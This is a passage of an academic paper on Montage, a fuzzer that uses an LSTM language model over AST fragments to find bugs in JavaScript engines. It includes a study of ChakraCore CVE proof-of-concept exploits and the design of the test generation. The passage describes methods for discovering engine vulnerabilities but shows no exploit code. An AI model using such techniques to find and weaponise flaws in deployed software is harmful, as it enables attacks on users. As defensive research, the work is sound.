We evaluated Montage to find bugs in ChakraCore 1.4.1 and compared the number of found bugs against CodeAlchemist [20], jsfunfuzz [38], and IFuzzer [54]. We performed five fuzzing campaigns; each round ran for 72 hours. Montage found 133 bugs, including 15 security bugs. Among the found security bugs, Montage reported 9, 12, and 12 bugs that CodeAlchemist, jsfunfuzz, and IFuzzer did not find, respectively. This result demonstrates that Montage is able to find bugs that the state-of-the-art JS fuzzers are unable to find.

We measured the efficacy of the Montage language model against the random selection method with no language model, Markov-chain model, and the character/token-level recurrent neural network language model. Montage outperformed the other approaches in terms of finding unique bugs.

We further tested Montage to fuzz the latest versions of ChakraCore, JavaScriptCore, SpiderMonkey, and V8. Montage found 37 unique bugs, including three security bugs. 34 bugs were found from ChakraCore. The remaining two and one bugs were from JavaScriptCore and V8, respectively. Of these three security bugs, Montage discovered one from JavaScriptCore and the other two from ChakraCore. These results demonstrate the effectiveness of leveraging NNLMs in finding real-world JS engine bugs.

2 Background

2.1 Language Model

A language model is a probability distribution over sequences of words. It is essential for natural language processing (NLP) tasks, such as speech recognition, machine translation, and text generation. Traditionally, language models estimate the likelihood of a word sequence given its occurrence history in a training set.

An n-gram language model [8, 30] approximates this probability based on the occurrence history of the preceding $n-1$ words. Unfortunately, such count-based language models inherently suffer from the *data sparsity problem* [8], which causes them to yield poor predictions. The problem is mainly due to insufficient representative training instances. NNLMs address the data sparsity problem by representing words as a distributed vector representation, which is often called a *word embedding*, and using it as input into a neural network.

Bengio *et al.* [3] introduced the first NNLM, a feed-forward neural network (FNN) model. An FNN predicts the next word based on its preceding $n-1$ words, which is called a *history* or a *context* where n is a hyper parameter that represents the size of the word sequence [1, 3, 17]. In this NNLM setting, all words in a training set constitute a vocabulary V. Each word in V is mapped onto a feature vector. Therefore, a *context*, a word sequence, becomes the concatenation of each feature vector corresponding to its word. The model is then trained to output a conditional probability distribution of words in V for the next word from a given *context*.

Long short-term memory (LSTM). Unlike FNN language models, a recurrent neural network (RNN) is capable of predicting the next word from a history of preceding words of an arbitrary length because an RNN is capable of accumulating information over a long history of words. An LSTM model is a special kind of RNN; it is designed to capture long-term dependencies between words [14, 23]. Because a standard RNN suffers from the gradient vanishing/exploding problem [4], an LSTM model uses neural layers called gates to regulate information propagation and internal memory to update its training parameters over multiple time steps.

2.2 JS Engine Fuzzing

Fuzz testing is a form of dynamic software testing in which the program under test runs repeatedly with test inputs in order to discover bugs in the program. Fuzzing can be categorized into two types based on their input generation method-

ology [50]: mutational fuzzing and generational fuzzing. Mutational fuzzing [7, 44, 57, 58] alters given seeds to generate new test inputs, whereas generational fuzzing [19, 20, 24, 38] produces tests based on an input model, such as a grammar.

Since JS code is highly structured, randomly generated test inputs are likely to be rejected by JS engines. Therefore, it is common for JS engine fuzzers to employ a generational approach. One notable example is jsfunfuzz, a seminal JS engine fuzzer [38, 45]. It starts with a start symbol defined in a JS grammar and selects the next potential production in a random fashion until there are no remaining non-terminal symbols. CodeAlchemist [20] is another generational fuzzer that resort to the assembly constraints of its building blocks called code bricks to produce semantically valid JS code.

Most other JS engine fuzzers use both mutational and generational approaches. LangFuzz [24], GramFuzz [18], and IFuzzer [54] parse JS seeds with the JS grammar and construct a pool of code fragments, where a code fragment is a subtree of an AST. They combine code fragments in the pool to produce a new JS test input, but they also mutate given seeds to generate test inputs.

Although it does not aim to find security vulnerabilities, TreeFuzz [41] leverages a probabilistic context-free grammar (PCFG) to generate a test suite from given seeds. Similarly, Skyfire [56] infers a probabilistic context-sensitive grammar (PCSG) from given seeds and uses it to generate a well-distributed set of seeds. Both approaches apply probabilistic language models to generate JS testing inputs, but their design is too generic to find security vulnerabilities in JS engines. Unlike previous approaches, Montage is inspired by a systematic study of CVEs, i.e., previous JS engine vulnerabilities, and leverages an NNLM trained to learn syntactic and semantic commonalities between JS regression test suites.

3 Motivation

Can we find similarities between JS files that trigger security vulnerabilities? We answer this question by conducting a quantitative study of analyzing reported CVEs and corresponding proof of concept (PoC) exploits for ChakraCore [10]. We chose ChakraCore because its GitHub repository maintains well-documented commit logs describing whether a specific CVE is patched by a commit. This helps us identify which security vulnerability is related to a given PoC exploit and which source lines are affected by the vulnerability. Other JS engines, in contrast, have not provided an exact mapping between a code commit and a CVE.

Note that collecting PoC exploits is not straightforward because CVE reports typically do not carry any PoC exploits due to the potential risk of being abused. We manually collected CVEs as well as their PoC code from exploitDB, vulnerability blogs, and the ChakraCore GitHub repository. In total, we obtained 67 PoC exploits, each of which corresponds to a unique CVE. We further identified 50 of them where the corresponding vulnerabilities are fixed by a single commit. This means that we can map each of the 50 vulnerabilities to a set of affected source files. The earliest and the latest vulnerabilities in the collected set were patched in September 2016 and March 2018, respectively. In total, 77 files were patched owing to these vulnerabilities.

We found that nine out of the 50 vulnerabilities (18%) are related to the `GlobOpt.cpp` file, which mainly implements the just-in-time (JIT) compilation step. Seven of them (14%) have also contributed to patching the `JavascriptArray.cpp` file. Note that each file implements different functionalities of ChakraCore. In other words, different JS engine vulnerabilities often arise from a common file that implements the same functionalities, such as JIT optimization and JS arrays. For example, a patch for CVE-2018-0776 forces a deep copy of an array when the array is accessed via the function `arguments` property within a callee, thus avoiding a type confusion vulnerability. However, the patch was incomplete, still leaving other ways in which a shallow copy of arrays could be caused. CVE-2018-0933 and CVE-2018-0934 were assigned to those bugs. Note that all the patches revised the `BoxStackInstance` function in the `JavascriptArray.cpp` file.

Among the 77 patched files, 26 (33.8%) files are patched at least twice due to the reported CVEs. These examples demonstrate that JS engine vulnerabilities often arise from files that were patched for other bugs. Considering that these patches are often checked with regression tests, mutating an existing JS test may trigger a new vulnerability whose root cause lies in the patched files that this test already covered.

Observation 1. JS engine vulnerabilities often arise from the same file patched for different bugs.

We also measured the syntactic similarity between JS code from the PoC exploits and 2,038 JS files obtained from regression test suites maintained by ChakraCore. Note that a regression test suite consists of JS tests that trigger previously patched bugs and check expected outcomes with adversarial test input. In particular, we gathered the regression test files from the ChakraCore version released in August 2016, which is one month ahead of the patching date of the earliest vulnerability. Therefore, the regression test files were not affected by any of the studied vulnerabilities.

```
1  var v0 = {};
2  for (var v1 = 0; v1 < 5; v1++) {
3      v0[v1] = v1 + 5;
4  }
```

Figure 1: Example of a normalized JS file.

To measure the similarity, we normalized the identifiers in the regression test files as well as the PoC exploits. Specifically, we renamed each identifier for variables and functions to have a sequential number and a common prefix as their name. We then parsed the normalized JS files down to ASTs.

We extracted a set of unit subtrees with a depth of one




Figure 2: Fragmentizing an AST from the example in Figure 1.

from each AST. For a given AST, we extracted a unit subtree from each internal node. Thus, the number of extracted unit subtrees becomes the number of AST internal nodes. We call such a unit subtree a *fragment*, as formally defined in §5. Note that the root node of each fragment is an internal node of the AST. It also corresponds to a leaf node in another fragment, except the fragment with the root node of the original AST.

Figure 2 illustrates the fragmentation results for a JS file listed in Figure 1. The upper side of the figure shows an AST subtree obtained from the Esprima JS parser [21]. This subtree corresponds to Line 3. The bottom of the figure presents fragments from this subtree.

We also divided each PoC that triggers a CVE into fragments and then counted how many fragments existed in the regression test suites. Figure 3 depicts the number of PoC files whose common fragment percentage is over each percentage threshold. We found that all the fragments (100%) from 10 PoC exploits already existed in the regression test files. More than 96% of the fragments in the 42 PoC exploits and 90% of the fragments in the 63 PoC exploits existed in the regression test as well. On average, 95.9% of the fragments from the PoC exploits were found in the regression test files.

Observation 2. More than 95% of the fragments syntactically overlap between the regression tests and the PoC exploits.

Both observations imply that it is likely to trigger a new security vulnerability by assembling code fragments from existing regression test suites, which is the primary motivation for this study, as we describe in §4.

4 Overview

We present Montage, an NNLM-driven fuzzer, which automatically finds bugs in JS engines. Recall that the overall design of Montage is driven by two observations: (1) security bugs often arise from files that were previously patched for different causes, and (2) the JS test code that triggers




Figure 3: The number of all PoC files whose common fragment percentages are greater than varying percentages.

security-related bugs heavily reuses AST fragments found in the existing regression test sets.

We propose a novel fuzzing technique that captures these observations. We train an NNLM to capture the syntactic and semantic relationships among fragments from the regression test sets. When generating a new JS test, Montage mutates the AST of a given JS regression test. It replaces a subtree of the AST with a new subtree, using the trained NNLM. Thus, each generated test stems from a given regression test that checks previously patched or buggy logic, thereby, capturing the first observation. At the same time, it invokes functionalities in different execution contexts by assembling existing fragments under the guidance of the NNLM, which addresses the second observation.

Figure 4 shows the overall workflow of Montage. Phase I prepares the training instances from given regression test suites. Each training instance is a sequence of AST unit subtrees, called *fragments*. Phase II trains an NNLM that learns compositional relationships among fragments. These two phases are one-time setup procedures. Phase III generates JS tests by leveraging the trained model.




Figure 4: Overview of Montage.

Phase I begins with a given training set of JS regression test files. It parses each JS file into an AST and normalizes identifiers that appeared in the AST to deduplicate function and variable names. Figure 1 shows a normalized JS file example. Each appeared variable name is changed into a common name, such as `v0` or `v1`. From a normalized AST tree, Phase I then extracts multiple unit subtrees, each of which is called a *fragment*. For each node in the AST, Montage recursively slices a unit subtree of depth one. Each of the sliced subtrees becomes a fragment of the AST. It then emits the sequence of these fragments, produced by the pre-order traversal of their root nodes in the normalized AST tree.

Phase II trains the NNLM given a set of fragment sequences. From a given fragment sequence of an arbitrary length, we design the NNLM to suggest the next fragments, which are likely to appear after this fragment sequence. This framing is a key contribution of this paper. Note that it is not straightforward to model the inherent structural relationships of an AST in such a way that a language model can learn. By leveraging the fragments encapsulating the structural relationships of ASTs, we encode a given AST into fragment sequences. Considering that a vast volume of natural language NNLMs have been trained upon word sequences, this fragment sequencing eases the application of existing prevailing NNLMs for generating JS tests.

Here, the objective is to train the NNLM to learn compositional relationships among fragments so that the JS test code generated from the trained model reflects the syntax and semantics of the given training set, which is the regression testing set of JS engines.

Phase III generates a new JS test by leveraging the trained model and the AST of a regression test. Given a set of ASTs from regression test suites, it randomly picks a seed AST. Then, it randomly selects a subtree for Montage to replace. When generating a new subtree, Montage considers a *context*, the sequence of all fragments that precedes the selected subtree. Montage iteratively appends fragments from the root node of the selected subtree while considering its context.

Because the current AST is assembled from fragments, it is expected that some variables and function identifiers in the AST nodes are used without proper declarations. Montage, thus, resolves possible reference errors by renaming them with the declared identifiers. Finally, Montage checks the generated test and reports a bug if the code crashes the target JS engine.

Other model guided approaches. Previous studies presented language models, which can predict the lexical code tokens in source code. Such framing of language models has been vastly studied while addressing code completion problems [40, 53]. However, the generation of an executable test is more challenging than the code completion problem that predicts a limited number of semantically correct lexical tokens. To our knowledge, the PDF fuzzer proposed by Singh *et al.* [16] is the first system that employs a character-level RNN model to generate PDF tests. We evaluated whether our fragment-based approach performs better than the character-level RNN model approach in finding JS engine bugs (see §7.5).

5 Design

The design goal of Montage is to generate JS test inputs that can trigger security vulnerabilities in JS engines, which (1) reflect the syntactic and semantic patterns of a given JS training set, and (2) trigger no reference errors.

It is a technical challenge to frame the problem of teaching a language model the semantic and syntactic patterns of training code. We address this challenge by abstracting the hierarchical structure by AST subtrees, which we refer to as fragments. We then enable the language model to learn the compositional relationships between fragments.

We propose a novel code generation algorithm that leverages a trained language model. We harness an existing JS code that is already designed to trigger JS engine defects. Montage alters this existing JS code by replacing one of its AST subtrees with a new subtree that the trained language model generates. Thus, Montage is capable of generating a new JS test, semantically similar to the regression test case that triggers a previously reported bug. We expect that this new JS test triggers a new bug in a different execution context.

5.1 Phase I: Building Training Data of Fragment Sequences

Phase I prepares training instances using a given training set. It conducts *parsing* and *fragmentation*.

5.1.1 Parsing and Normalizing

Phase I builds an AST by parsing each JS file in a training set and normalizes the parsed AST. Because the training set includes a variety of JS files from various developers, identifier naming practices are not necessarily consistent. Thus, it is natural that the training files have diverse variable and function names across different JS files. Consider two JS files that contain a JS statement `var b = a + 1` and `var c = d + 1`, respectively. Both have the same AST structure and semantics, but different identifiers.

This pattern increases the size of unnecessary vocabulary for a language model to learn, rendering the model evaluation expensive as it requires more training instances. To have concise ASTs with consistent identifier names, we rename all the variable and function identifiers in the ASTs.

Specifically, for each declared variable identifier, we assign a sequential number in the order of their appearance in a given AST. We then replace each variable name with a new name that combines a common prefix and its sequential number, such as `v0` and `v1`. We also apply the same procedure to function identifiers, e.g., `f0` and `f1`. We deliberately exclude language-specific built-in functions and engine objects from the normalization step as normalizing them affects the semantics of the original AST. For an `eval` function that dynamically evaluates a given string as the JS code, we first extract the argument string of the `eval` function and strip it out as the JS code when the argument is a constant string. Subsequently, we normalize identifiers in the JS code stripped out from the `eval` argument.

As our training set is derived from regression tests of JS engines, JS files in the set make heavy use of predefined

functions for testing purposes. Therefore, we manually identified such vendor-provided testing functions and ignore them during the normalization step. That is, we treated common testing functions provided by each JS engine vendor as a built-in function and excluded them from normalization.

5.1.2 Fragmentation

Montage slices each normalized AST into a set of subtrees while ensuring that the depth of each subtree is one. We call such a unit subtree as a *fragment*.

We represent an AST T with a triple (N,E,n_0), where N is the set of nodes in T, E is the set of edges in T, and n_0 is the root node of T. We denote the immediate children of a given AST node n_i by $C(n_i)$, where n_i is a node in N. Then, we define a subtree of T where the root node of the subtree is n_i. When there is such a subtree with a depth of one, we call it a *fragment*. We now formally define it as follows.

Definition 1 (Fragment)**.** A fragment of $T = (N,E,n_0)$ is a subtree $T_i = (N_i,E_i,n_i)$, where

- $n_i \in N$ s.t. $C(n_i) \neq \emptyset$.
- $N_i = \{n_i\} \bigcup C(n_i)$.
- $E_i = \{(n_i,n') \mid n' = C(n_i)\}$.

Intuitively, a fragment whose root node is n_i contains its children and their tree edges. Note that each fragment inherently captures an exercised production rule of the JS language grammar employed to parse the AST. We also define the *type* of a fragment as the non-terminal symbol of its root node n_i. For instance, the first fragment at the bottom side of Figure 2 corresponds to the assignment expression statement in Line 3 of Figure 1. The fragment possesses four nodes whose root node is the non-terminal symbol of an `AssignmentExpression`, which becomes the *type* of this fragment.

Montage then generates a sequence of fragments by performing the pre-order traversal on the AST. When visiting each node in the AST, it emits the fragment whose root is the visited node. The purpose of the pre-order sequencing is to sort fragments by the order of their appearance in the original AST. For example, the bottom side of Figure 2 shows the sequence of seven fragments obtained from the AST subtree in the figure.

We model the compositional relationships between fragments as a pre-order sequencing of fragments so that an NNLM can predict the next fragment to use based on the fragments appearing syntactically ahead. In summary, Phase I outputs the list of fragment sequences from the training set of normalized ASTs.




Figure 5: Architecture of Montage LSTM model. $\oplus$ in the figure denotes a concatenation.

5.2 Phase II: Training an LSTM Model

All distinct fragments become our vocabulary for the NNLM to be trained. Before training, we label the fragments whose frequency is less than five in the training set as out-of-vocabulary (OoV). This is a standard procedure for building a language model to prune insignificant words [22, 40, 43].

Each fragment sequence represents a JS file in the training set. This sequence becomes a training instance. We build a statistical language model from training instances so that the model can predict the next fragment based on all of its preceding fragments, which is considered as a *context*. This way, the model considers each fragment as a lexicon, and thereby, suggests the next probable fragments based on the current context.

Training objectives. The overall objective is to model a function $f : X \rightarrow Y$ such that $y \in Y$ is a probability distribution for the next fragment fr_{t+1}, given a fragment sequence $x = [fr_0, fr_1, ..., fr_t] \in X$, where fr_i denotes each fragment at time step i. Given x, the model is trained to (1) predict the correct next fragment with the largest probability output and (2) prioritize fragments that share the same *type* with the true fragment over other types of fragments. Note that this training objective accords with our code generation algorithm in that Montage randomly selects the next fragment of a given type from the top k suggestions (see §5.3).

LSTM. To implement such a statistical language model, we take advantage of the LSTM model [23]. Figure 5 depicts the architecture of Montage LSTM model. Our model consists of one projection, one LSTM, and one output layers. The projection layer is an embedding layer for the vocabulary where each fragment has a dimension size of 32. When fr_t is passed into the model, it is converted into a vector, called *embedding*, after passing the projection layer.

Then, the *embedding* vector becomes one of the inputs for the LSTM layer with a hidden state size of 32. At each time step, the LSTM cell takes three inputs: (1) a hidden state h_{t-1} and (2) a cell state c_{t-1} from the previous time step; and (3) the embedding of a new input fragment. This architecture enables the model to predict the next fragment based on the cumulative history of preceding fragments. In other words, the LSTM model is not limited to considering a fixed number of preceding fragments, which is an advantage of using an RNN model.

The output of the LSTM layer h_t is then concatenated with

two other vectors: (1) the type embedding T_{t+1} of the next fragment, and (2) the fragment embedding P_{t+1} of the parent fragment of the next fragment in its AST. The concatenated vector is now fed into the final output layer and it outputs a vector $f(x)$ of vocabulary size to predict the next fragment.

Loss function. To address our training objectives, we defined a new loss function that rewards the model to locate type-relevant fragments in its top suggestions. The LSTM model is trained to minimize the following empirical loss over the training set $(x,y) \in D$.

$$\begin{aligned} g(x) &= \text{softmax}(f(x)) \\ L_D(f) &= \frac{1}{|D|} \sum_{(x,y)\in D} l_1(g(x),y) + l_2(g(x),y) \end{aligned} \tag{1}$$

As shown in Equation 1, the loss function has two terms: l_1 and l_2. Note that these terms are designed to achieve our two training objectives, respectively.

$$\begin{aligned} l_1(g(x),y) &= -\sum_{i=1}^{N} y_i \log g(x)_i \\ l_2(g(x),y) &= \sum_{i\in \text{top}(n)} g(x)_i - \sum_{j\in \text{type}(y)} g(x)_j, \end{aligned} \tag{2}$$

Equation 2 describes each term in detail. In the equation, n denotes the number of fragments whose types are same as that of the true fragment. $\text{top}(n)$ and $\text{type}(y)$ indicate functions that return the indices of top n fragments and fragments of the true type, respectively.

l_1 is a cross entropy loss function, which has been used for common natural language models [29, 34]. l_2 is employed for rewarding the model to prioritize fragments that have the same type as the true fragment. We formally define l_2 as a **type error**. It is a gap between two values: the sum of the model output probabilities corresponding to (1) top n fragments and (2) fragments of the true type.

By reducing the sum of l_1 and l_2 while training, the model achieves our training objectives. Intuitively, the LSTM model is trained not only to predict the correct fragment for a given context, but also to locate fragments whose types are same as the correct fragment in its top suggestions.

The fundamental difference of Montage from previous approaches that use probabilistic language models [41,56] lies in the use of fragments. To generate JS code, TreeFuzz [41] and SkyFire [56] use a PCFG and PCSG to choose the next AST production rule from a given AST node, respectively. SkyFire defines its context to be sibling and parent nodes from a given AST. It picks an AST production rule that is less frequent in the training set. In contrast, Montage selects a fragment based on the list of fragments, not AST nodes. Therefore, Montage is capable of capturing the global composition relationships among code fragments to select the next code fragment. Furthermore, Montage preserves the semantics in the training set by slicing the AST nodes into fragments, which is used as a lexicon for generating JS code. We frame the problem of training a language model to leverage fragments and their sequences, which makes Montage compatible with prevalent statistical language models.

5.3 Phase III: Generating JS Tests

Given a set of ASTs from regression tests and the LSTM model, Phase III first mutates a randomly selected seed AST by leveraging the LSTM model. Then, it resolves reference errors in the skeleton AST.

Algorithm 1 describes our code generation algorithm. The `MutateAST` function takes two configurable parameters from users.

- f_{max} — The maximum number of fragments to append. This parameter controls the maximum number of fragments that a newly composed subtree can have.
- k_{top} — The number of candidate fragments. Montage randomly selects the next fragment from suggestions of the k_{top} largest probabilities at each iteration.

After several exploratory experiments, we observed that bloated ASTs are more likely to have syntactical and semantic errors. We also observed that the accuracy of the model decreases as the size of an AST increases. That is, as the size of AST increases, Montage has a higher chance of failures in generating valid JS tests. We thus capped the maximum number of fragment insertions with f_{max} and empirically chose its default value to be 100. For k_{top}, we elaborate on its role and effects in detail in §7.3.

5.3.1 Mutating a Seed AST

The `MutateAST` function takes in a set of ASTs from regression tests, the trained LSTM model, and the two parameters. It then begins by randomly selecting a seed AST from the given set (Line 2). From the seed AST, it removes one randomly selected subtree (Line 3). Note that the pruned AST becomes a base for the new JS test. Finally, it composes a new subtree by leveraging the LSTM model (Lines 4-13) and returns the newly composed AST.

After selecting a seed AST in Line 2, we randomly prune one subtree from the AST by invoking the `RemoveSubtree` function. The function returns a pruned AST and the initial *context* for the LSTM model, which is a fragment sequence up to the fragment where Montage should start to generate a new subtree. This step makes a room to compose new code.

In the `while` loop in Lines 4-13, the `MutateAST` function now iteratively appends fragments to the AST at most f_{max} times by leveraging the LSTM model. The loop starts by selecting the next fragment via the `PickNextFrag` function in Line 6. The `PickNextFrag` function first queries the LSTM model to retrieve the k_{top} suggestions. From the suggestions,

Algorithm 1: Mutating a seed AST

```
Input  : A set of ASTs from regression tests (𝕋).
         The LSTM model trained on fragments (model).
         The max number of fragments to append (f_max).
         The number of candidate fragments (k_top).
Output : A newly composed AST.
1  function MutateAST(𝕋, model, f_max, k_top)
2      n_0 ← PickRandomSeed(𝕋)
3      n_0, context ← RemoveSubtree(n_0)
4      count ← 0
5      while count ≤ f_max do
6          next_frag ← PickNextFrag(model, k_top, context)
7          if next_frag = ∅ then
8              return
9          n_0 ← AppendFrag(n_0, next_frag)
10         if not IsASTBroken(n_0) then
11             break
12         context.append(next_frag)
13         count ← count + 1
14     return n_0
15 function AppendFrag(node, next_frag)
16     ℂ ← node.child()        /* Get direct child nodes. */
17     if IsNonTerminal(node) ∧ ℂ = ∅ then
18         node ← next_frag
19         return
20     for c ∈ ℂ do
21         AppendFrag(c, frag_seq)
```

the function repeats random selections until the chosen fragment indeed has a correct type required for the next fragment. If all the suggested fragments do not have the required type, the `MutateAST` function stops here and abandon the AST. Otherwise, it continues to append the chosen fragment by invoking the `AppendFrag` function.

The `AppendFrag` function traverses the AST in the pre-order to find where to append the fragment. Note that this process is exactly the opposite process of an AST fragmentation in §5.1.2. Because we use a consistent traversal order in Phase I and III, we can easily find whether the current node is where the next fragment should be appended. Lines 16-19 summarize how the function determines it. The function tests whether the current node is a non-terminal that does not have any children. If the condition meets, it appends the fragment to the current node and returns. If not, it iteratively invokes itself over the children of the node for the pre-order traversal.

Note that the presence of a non-terminal node with no children indicates that the fragment assembly of the AST is still in progress. The `IsASTBroken` function checks whether the AST still holds such nodes. If so, it keeps appending the fragments. Otherwise, the `MutateAST` function returns the composed skeleton AST.

We emphasize that our code generation technique based on code fragments greatly simplifies factors that a language model should learn in order to generate an AST. TreeFuzz [41] allows a model to learn fine-grained relationships among edges, nodes, and predecessors in an AST. Their approach requires to produce multiple models each of which covers a specific property that the model should learn. This, though, brings the unfortunate side-effects of managing multiple models and deciding priorities in generating an AST when the predictions from different models conflict with each other. On the other hand, our approach abstracts such relationships as fragments, which becomes building blocks for generating AST. The model only learns the compositional relationships between such blocks, which makes training and managing a language model simple.

5.3.2 Resolving Reference Errors

Phase III resolves the reference errors from the generated AST, which appear when there is a reference to an undeclared identifier. It is natural for the generated AST to have reference errors since we assembled fragments that are used in different contexts across various training files. The reference error resolution step is designed to increase the chance of triggering bugs by making a target JS engine fully exercise the semantics of a generated testing code. The previous approaches [18, 24, 54] reuse existing AST subtrees and attach them into a new AST, which naturally causes reference errors. However, they overlooked this reference error resolution step without addressing a principled solution.

We propose a systematic way of resolving reference errors, which often accompany type errors. Specifically, we take into account both (1) statically inferred JS types and (2) the scopes of declared identifiers. Montage harnesses these two factors to generate JS test cases with fewer reference errors in the run time.

There are three technical challenges that make resolving reference errors difficult. (1) In JS, variables and functions can be referenced without their preceding declarations due to hoisting [37]. Hoisting places the declarations of identifiers at the top of the current scope in its execution context; (2) It is difficult to statically infer the precise type of each variable without executing the JS code because of no-strict type checking and dynamically changing types; and (3) Each variable has its own scope so that referencing a live variable is essential to resolve reference errors.

To address these challenges, Montage prepares a scope for each AST node that corresponds to a new block body. Montage then starts traversing from these nodes and fills the scope with declared identifiers including hoistable declarations. Each declared identifier in its scope holds the `undefined` type at the beginning.

When Montage encounters an assignment expression in its traversal, it statically infers the type of its right-hand expression via its AST node type and assigns the inferred type to its left-hand variable. Montage covers the following statically inferred types: `array`, `boolean`, `function`, `null`, `number`, `object`, `regex`, `string`, `undefined`, and `unknown`. Each

scope has an identifier map whose key is a declared identifier and value is an inferred type of the declared identifier.

To resolve reference errors, Montage identifies an undeclared variable while traversing each AST node and then infers the type of this undeclared variable based on its usage. A property or member method reference of such an undeclared variable hints to Montage to infer the type of the undeclared variable. For instance, the `length` property reference of an undeclared variable assigns the `string` type to the undeclared variable. From this inferred type, Montage replaces the undeclared identifier with a declared identifier when its corresponding type in the identifier map is same as the inferred type. If the inferred type of an undeclared variable is `unknown`, it ignores the type and randomly picks one from the list of declared identifiers. For all predefined and built-in identifiers, Montage treats them as declared identifiers.

6 Implementation

We implemented Montage with 3K+ LoC in Python and JS. We used Esprima 4.0 [21] and Escodegen 1.9.1 [51] for parsing and printing JS code, respectively. As both libraries work in the Node.js environment, we implemented an inter-process pipe channel between our fuzzer in Python and the libraries.

We implemented the LSTM models with PyTorch 1.0.0 [52], using the L2 regularization technique with a parameter of 0.0001. The stochastic gradient descent with a momentum factor of 0.9 served as an optimizer.

We leveraged the Python subprocess module to execute JS engines and obtain their termination signals. We only considered JS test cases that crash with `SIGILL` and `SIGSEGV` meaningful because crashes with other termination signals are usually intended ones by developers.

To support open science and further research, we publish Montage at `https://github.com/WSP-LAB/Montage`.

7 Evaluation

We evaluated Montage in several experimental settings. The goal is to measure the efficacy of Montage in finding JS engine bugs, as well as to demonstrate the necessity of an NNLM in finding bugs. We first describe the dataset that we used and the experimental environment. Then, we demonstrate (1) how good a trained Montage NNLM is in predicting correct fragments (§7.2), (2) how we set a k_{top} parameter for efficient fuzzing (§7.3), (3) how many different bugs Montage discovers, which other existing fuzzers are unable to find (§7.4), and (4) how much the model contributes to Montage finding bugs and generating valid JS tests (§7.5). We conclude the evaluation with field tests on the latest JS engines (§7.6). We also discuss case studies of discovered bugs (§7.7).

7.1 Experimental Setup

We conducted experiments on two machines running 64-bit Ubuntu 18.04 LTS with two Intel E5-2699 v4 (2.2 GHz) CPUs (88 cores), eight GTX Titan XP DDR5X GPUs, and 512 GB of main memory.

Target JS engine. The ChakraCore GitHub repository has managed the patches for all the reported CVEs by the commit messages since 2016. That is, we can identify the patched version of ChakraCore for each known CVE and have ground truth that tells whether found crashes correspond to one of the known CVEs [9]. Therefore, we chose an old version of ChakraCore as our target JS engine. We specifically performed experiments on ChakraCore 1.4.1, which was the first stable version after January 31, 2017.

Data. Our dataset is based on the regression test sets of Test262 [13] and the four major JS engine repositories at the version of January 31, 2017: ChakraCore, JavaScriptCore, SpiderMonkey, and V8. We excluded test files that ChakraCore failed to execute because of their engine-specific syntax and built-in objects. We did not take into account files larger than 30 KB because large files considerably increase the number of unique fragments with low frequency. In total, we collected 1.7M LoC of 33,486 unique JS files.


Temporal relationships. Montage only used the regression test files committed before January 31, 2017, and performed fuzz testing campaigns on the first stable version after January 31, 2017. Thus, the bugs that regression tests in the training dataset check and the bugs that Montage is able to find are disjoint. We further confirmed that all CVEs that Montage found were patched after January 31, 2017.

Fragments. From the dataset, we first fragmented ASTs to collect 134,160 unique fragments in total. On average, each training instance consisted of 118 fragments. After replacing less frequent fragments with OoVs, they were reduced to 14,518 vocabularies. Note that most replaced fragments were string literals, e.g., bug summaries, or log messages.

Bug ground truth. Once Montage found a JS test triggering a bug, we ran the test against every patched version of ChakraCore to confirm whether the found bug matches one of the reported CVEs. This methodology is well-aligned with that of Klees *et al.* [31], which suggests counting distinct bugs using ground truth. When there is no match, the uniqueness of a crash was determined by its instruction pointer address without address space layout randomization (ASLR). We chose this conservative setting to avoid overcounting the number of found bugs [36].

7.2 Evaluation of the LSTM Model

To train and evaluate the LSTM model of Montage, we performed a 10-fold cross-validation on our dataset. We first randomly selected JS files for the test set, which accounted for 10% of the entire dataset. We then randomly split the



(a) Perplexity of the model. (b) Type error proportion.

Figure 6: Perplexity and type error proportion of the LSTM model measured against the training and validation sets over epochs. They are averaged across the 10 cross-validation sets.

remaining files into 10 groups. We repeated holding out one group for the validation set and taking the rest of them for the training set for 10 times.

Figure 6 illustrates the *perplexity* and *type error* of the LSTM model measured on the training and validation sets. Recall that the loss function of the model is a sum of the *log perplexity* and *type error* (§5.2).

Perplexity. Perplexity measures how well a trained model predicts the next word that follows given words without perplexing. It is a common metric for evaluating natural language models [29, 34]. A model with a lower perplexity performs better in predicting the next probable fragment. Note from Figure 6a that the perplexities for both the training and validation sets decrease without a major difference as training goes on.

